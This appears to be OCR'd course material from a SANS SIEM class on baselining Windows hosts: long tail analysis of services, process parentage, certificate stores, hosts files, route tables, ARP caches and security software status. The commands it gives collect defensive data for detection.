In any decent-sized organization, long tail analysis can be applied against almost any kind of baseline data. The results of the analysis show that entries only on a few systems are the most likely to be unauthorized or malicious. This especially holds true across workstations. The more an organization is standardized, the more the head portion of the results thickens. However, even in organizations that are not standardized, the technique involved with monitoring the least frequent entries found at the tail end works.



Long Tail Analysis

Given 15,000 systems service analysis likely will reflect:

- **Sysmon** = 14,000+ entries
- **gupdate** (Google Updater) = 4,000+ entries
- **WindowsHelper** (persistent shell) = 1
- **wuauserv** (Windows Update) = 1 <- What is this?

Low-frequency entries are of interest

- At a glance, **sfudiewnnzie** seems odd
- **Windows Update** service is named right, but is evil ...


Long Tail Analysis

Assume that you work for an organization with about 15,000 systems that are primarily Windows systems. In this case, software or agents that are standardized such as Windows Update, antivirus, and other software should exist on almost the entire 15,000. Software that is authorized to run but not necessarily pushed out, like Google Chrome, may be on only a third or half the systems. Realistically, most software is likely to have 50+ entries across an environment of 15,000 systems.

For example, let's say the marketing department are the only ones who use Adobe Suite products. The quantity may be low but will still show up on multiple systems. Where things are odd is when a single system is the only one running a piece of software.

Take service for example. All current Windows systems have the wuauserv service. This is the Windows Update service. But what if autoruns data showed wuauserv with a count of 1? This would likely be malware that has replaced the wuaserv binary. This can be discovered by sorting services by binary location, hash, or publisher. A more common event is malware creating a new service with a deceptive name such as WindowsHelper. Regardless of how good the name is, it sticks out like a sore thumb when applying long tail analysis.

Autoruns data includes many fields such as multiple hash types, binary, name, publisher, company, version, and command line parameters. All can be used with long tail analysis.



Running Processes

Application control/process creation events monitor running processes

- A point in time list of running processes is nice
- Collected from wmic.exe, tasklist.exe, or PowerShell


```
ProcessId ParentProcessID Name                       ExecutablePath                                                 CommandLine
--------- --------------- ----                       --------------                                                 -----------
    20924            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
    20240            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
     8284            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
     5128            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
    13132            1600 audiodg.exe
    16492            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
     6104            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
     7512            8600 chrome.exe                 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe "C:\Program
     9064             960 backgroundTaskHost.exe C:\Windows\system32\backgroundTaskHost.exe                      "C:\Windows\
     6152             960 dllhost.exe
```

SANS

SEC555 | SIEM with Tactical Analytics 179

Running Processes

At any given second, a machine is running many pieces of code. Each running process also links to a parent process that was used to launch it. For example, if you launch Microsoft Word, it has a process of WINWORD.exe and typically is started from explorer.exe (the parent process). Again, this information is useful for catching malware during incident handling. However, it also can be used to look for processes that are evil by context.



DFIR Find Evil Poster

SANS DFIR has a free poster on finding evil

- Applies logic against processes

Examples:

services.exe should only exist once

- Parent process should be wininit.exe

svchost.exe has many instances

- Parent process should always be services.exe


Logic can be tested against baseline data to find malware

DFIR Find Evil Poster

The SANS forensics team previously released a free poster on finding evil. On it is described some of the more common ways malware tries to hide from incident handlers and forensics teams by masking as a built-in Windows process. However, there are certain rules that Windows follows and never breaks. For example, svchost.exe handles services that are running. Each svchost.exe process should always come from services.exe. Malware may run as svchost.exe, but if the parent process is not services.exe, then it is evil.

Multiple logic conditions can be found in this poster and applied either at log ingest or with an alert engine to find evil processes.

References:
https://digital-forensics.sans.org/media/dfir_poster_2014.pdf
https://sec555.com/87



Certificate Store

Certificate information is used for advanced capabilities and trust relationships (PowerShell – Get-ChildItem)

- Malware uses certificates for man-in-the-middle attacks
- Easy to filter out trusted certificates or authorities
- Alert on new entries

```
FriendlyName                                  NotAfter                NotBefore               SerialNumber
------------                                  --------                ---------               ------------
Microsoft Root Certificate Authority          5/9/2021 6:28:13 PM     5/9/2001 6:19:22 PM     79AD16A14AA0A5AD4C7358F407132E65
Thawte Timestamping CA                        12/31/2020 5:59:59 PM   12/31/1996 6:00:00 PM   00
                                              5/29/2026 9:01:54 AM    5/28/2016 9:01:54 AM    041846A0
Microsoft Root Authority                      12/31/2020 1:00:00 AM   1/10/1997 1:00:00 AM    00C1008B3C3C8811D13EF663ECDF40
                                              3/14/2032 6:59:59 PM    3/14/2012 7:00:00 PM    0F6B552F9EBF9078OF6629A9BDF4D8CE
Microsoft Root Certificate Authority 2011     3/22/2036 5:13:04 PM    3/22/2011 5:05:28 PM    3F8BC8B5FC9FB29643B569D66C42E144
VMware-CSD Cert                               11/16/2026 2:04:56 PM   11/18/2016 2:04:56 PM   00DF2F54993384FFDF
Microsoft Authenticode(tm) Root               12/31/1999 5:59:59 PM   1/1/1995 2:00:01 AM     01
Microsoft Root Certificate Authority 2010     6/23/2035 5:04:01 PM    6/23/2010 4:57:24 PM    28CC3A25BFBA44AC449A9B586B4339AA
                                              1/19/2027 2:19:08 PM    12/22/2016 2:19:08 PM   2DE43FE2
Microsoft Timestamp Root                      12/30/1999 5:59:59 PM   5/13/1997 11:12:59 AM   01
VeriSign Time Stamping CA                     1/7/2004 5:59:59 PM     5/11/1997 7:00:00 PM    4A19D2388C82591CA55D735F155DDCA3
Trend Micro                                   12/31/2030 8:06:06 AM   1/29/2010 8:06:06 AM    7777062726A9817C
```

SANS

SEC555 | SIEM with Tactical Analytics 181

Certificate Store

The internet is built on trust. Currently, most internet sites use HTTPS and are encrypted. As a result, trust is important. If an attacker tries to man-in-the-middle a site, a security warning can give them away. To prevent this, an attacker can install a certificate or trusted root certificate authority on an endpoint so that man-in-the-middle attempts go undiscovered.

If a new certificate, especially a trusted root certificate, is installed, then it should be verified. To minimize logs, filtering can be used against a list of valid serial numbers or publishers only to collect new certificates. PowerShell treats the certificate store as a browsable directory, so to get a list of certificates, simply change directory to the certificate store and run Get-ChildItem.


Host File

Local host files take precedence over DNS

- Should not change except by IT staff or developers
- Typically has no entries
- Possible organizational entries such as for SSL VPN

Baseline data expected to remain static

- Collect with PowerShell



```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1    vmware-localhost
```

SANS

Host File

The host file is often overlooked. It exists to allow a single system to override a name record. For example, adding the below entry to the host file would make requests to www.google.com go to 10.5.55.7.

```
10.5.55.7    www.google.com
```

The host file takes precedence over DNS and other name services and typically is never modified. Occasionally, IT staff or developers may need to edit this file. However, the rest of the environment does not. Therefore, it should be included in any baselines. Changes need investigation.


If you are a savvy organization, you may be deliberately adding entries to the host file. For example, if your company extranet points to an external IP of 1.2.3.4 and you are concerned about man-in-the-middle attacks, you can purposely add an entry to the host file forcing the name to point to 1.2.3.4. This defeats man-in-the-middle attacks caused by DNS poisoning or evil DNS servers. Note that this does not defeat man-in-the-middle attacks at Layer 2. ARP poisoning still is dangerous, albeit a pretty awesome attack vector.

The host file on Windows is found at:

```
C:\Windows\System32\drivers\etc\hosts
```

On Linux systems, this is typically found at:

```
/etc/hosts
```



Route Table

Normal

Only one gateway

- Two when on VPN

Exceptions need made for VPN

```
ifIndex DestinationPrefix NextHop
------- ----------------- -------
18      0.0.0.0/0         10.0.1.1
```

Used by employees who like their jobs

Dual-homed

Two gateways

- One for LAN
- One for Wireless, cellular, etc.

```
ifIndex DestinationPrefix NextHop
------- ----------------- -------
30      0.0.0.0/0         192.168.2.1
18      0.0.0.0/0         10.0.1.1
```

Used by employees to bypass company policy

SANS

SEC555 | SIEM with Tactical Analytics 183

Route Table


It is unfortunate, but employees sometimes have a bad habit of trying to get around company controls. While not necessarily malicious by intent, it can and does create critical holes in a defender's network. Take, for example, someone who wants to listen to music on a corporate desktop. Because of the bandwidth requirements or legal issues, you may have blocked streaming music. To get around this, the employee may tether to a personal device over wireless or USB. By doing so, they have now created a new path to enter your network without going through corporate firewalls, proxies, etc.

This can be discovered by baselining network route tables. Under normal conditions, there should only be one gateway. A legitimate exception may be when a laptop is connected to SSL VPN, but this can be easily filtered out. Under unauthorized circumstances, systems will have multiple gateways.

The PowerShell command to collect route tables can be found below (requires PowerShell v5):

```
Get-NetRoute | Where-object { $_.NextHop -ne "0.0.0.0" -and $_.NextHop -ne "::" }
```

If you do not have PowerShell version 5 deployed, you can use the command "route print" and carve out the information. This can still be done with PowerShell or any scripting language.



ARP Cache

ARP Cache poisoning is difficult to catch

- Can be simplified when collecting data with SIEM

MAC or MAC prefix should be semi-static

- Long tail or allow lists identifies one-off cache entries

Picture is of arp -a on Windows

```
Interface: 10.0.1.4 --- 0x20
  Internet Address      Physical Address      Type
  10.0.1.1              90-6c-ac-55-83-05     dynamic
  10.0.1.201            00-50-56-bb-4e-b8     dynamic
  10.0.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


SANS

SEC555 | SIEM with Tactical Analytics 184

ARP Cache

One of the more difficult attacks to catch involves ARP cache poisoning. This is where an adversary is sitting on the same Layer 2 network as a victim machine. In this scenario, the attacker sends a gratuitous ARP packet telling the victim machine that the MAC address associated with their default gateway is now the MAC address of the attacker's system, thus causing the victim machine to route traffic through the attacker. This attack is hard to discover as it does not operate at the IP layer and ARP cache entries are hard to monitor.

Yet, it would be trivial to have a script that constantly monitors the ARP cache and sends the data off to a SIEM. Even if this was just once a night, it has a chance of identifying systems where the default gateway MAC address does not match corporate assets.



Security Software Status

Host-based firewalls, antivirus, and application control are deploying to all systems. Great!

- Is it enabled? How often is it disabled?

Get-WMIObject -namespace root\Microsoft\SecurityClient -list

- Shows antivirus information and status

netsh.exe advfirewall show allprofiles

- Shows Windows firewall status per profile

Command line options exist for commercial products

